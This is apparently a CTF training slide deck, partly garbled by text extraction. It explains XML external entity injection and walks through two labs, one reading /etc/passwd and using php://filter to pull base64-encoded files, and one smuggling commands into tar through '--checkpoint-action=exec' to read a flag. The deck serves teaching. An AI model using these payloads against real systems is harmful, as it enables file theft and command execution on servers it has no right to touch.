XML External Entity attack (XXE); Shell with tar









Overview

- XXE Attack
- Lab: syntax-check
- Tar Tool
- Lab: tartarsausage





XML external entity injection (XXE)

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data.

It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.

XML introduction

XML (Extensible Markup Language) is a markup language similar to HTML, but without predefined tags to use. Instead, you define your own tags designed specifically for your needs.

Most importantly, since the fundamental format of XML is standardized, if you share or transmit XML across systems or platforms, either locally or over the internet, the recipient can still parse the data due to the standardized XML syntax.



XML introduction

Correct XML (valid and well-formed)

For an XML document to be correct, the following conditions must be fulfilled:

- Document must be well-formed.
- Document must conform to all XML syntax rules.
- Document must conform to semantic rules, which are usually set in an XML schema or a DTD (Document Type Definition).

Example:

```
Now let's look at a corrected version of that same document:
```



How do XXE vulnerabilities arise?

Some applications use the XML format to transmit data between the browser and the server.

XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.

Types of XXE attacks

Exploiting XXE to retrieve files

where an external entity is defined containing the contents of a file and returned in the application's response.

Exploiting XXE to perform SSRF attacks,

where an external entity is defined based on a URL to a back-end system.

Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.

Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.

Description:

Some languages can be read by human, but not by machines, while others can be read by machines but not by humans. This markup language solves this problem by being readable to neither.

The flag is in /var/www/html/flag.


Flag format: CTF{sha256}

Level: Medium

Server: 35.246.134.224:32666

Hints:


• **Hint 1**: External entity (XXE) injection





O & 35.246.134.224:32666

Description:




Hints:

• **Hint 1:** External entity (XXE) injection



Let's use Burp






Try to modify request:






Try to modify request:






File:///etc/passwd






Request:





Request



Respon Y3RmezAyYmQ00DYyNzMwMjYzNjJl0GE30TYxY2QzMzAz0DEyMDczYzUwZmE3NTliNDIwYjFlN2Ex

php://filter : allow the attacker to include local file and base64
encode as the output

Example: php://filter/convert.base64-

encode/resource=index.php



Use Decoder





Description:

Find the sausage and be a king of "tar".

Flag format: CTF{sha256}

Level: Medium

Level. Medium

Hints:


 Hint 1: Tar is a tool in linux for extracting files from the rar archive

35.246.158.241.31606











View Page Source

```
view-source:http://35.246.158.241:31606/
  <html>
     <body>
        <form action="" method="POST" enctype="multipart/form-data">
           <input type="file" name="image" />
           <input type="submit"/>
           <111>
                                        File size:
              Sent file:
                                                                  File type:
                                                                                         </form>
  <form action="sadjwjaskdkwkasjdkwasdasdas.html" method="POST" >
  <input type="hidden" name="url" value="">
If <input type="hidden" value="submit">
I </form>
     </body>
</html>
```

Hints:

Hint 1: Tar is a tool in linux for extracting files from the rar archive




Inspect source code to see some endpoint inside the web

```
view-source:http://35.246.158.241:31606/
  <html>
     <body>
        <form action="" method="POST" enctype="multipart/form-data">
           <input type="file" name="image" />
           <input type="submit"/>
           Sent file:
                                       File size:
                                                                                       File type:
        </form>
  <form action="sadjwjaskdkwkasjdkwasdasdas.html" method="POST" >
  <input type="hidden" name="url" value="">
  <input type="hidden" value="submit">
I </form>
     </body>
</html>
```




Inspect source code to see some endpoint inside the web




It can be used to break out from restricted environments by spawning an interactive system shell



Try some commands:







Payload:

Try payload

O & 35.246.158.241:31606/sadjwjaskdlowkasjdkwasdasdas.html

Enter tar

Try luck with shell commands you wont succeed;) int-action=exec="ls -la" submit



cf /dev/null testfile --checkpoint=1--checkpoint-action=exec="ls-la"



140% 13



Payload:

cf /dev/null testfile --checkpoint=1--checkpoint-action=exec="catenhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2FzY2FjY2Fz/flag"



Thank you for Attention!

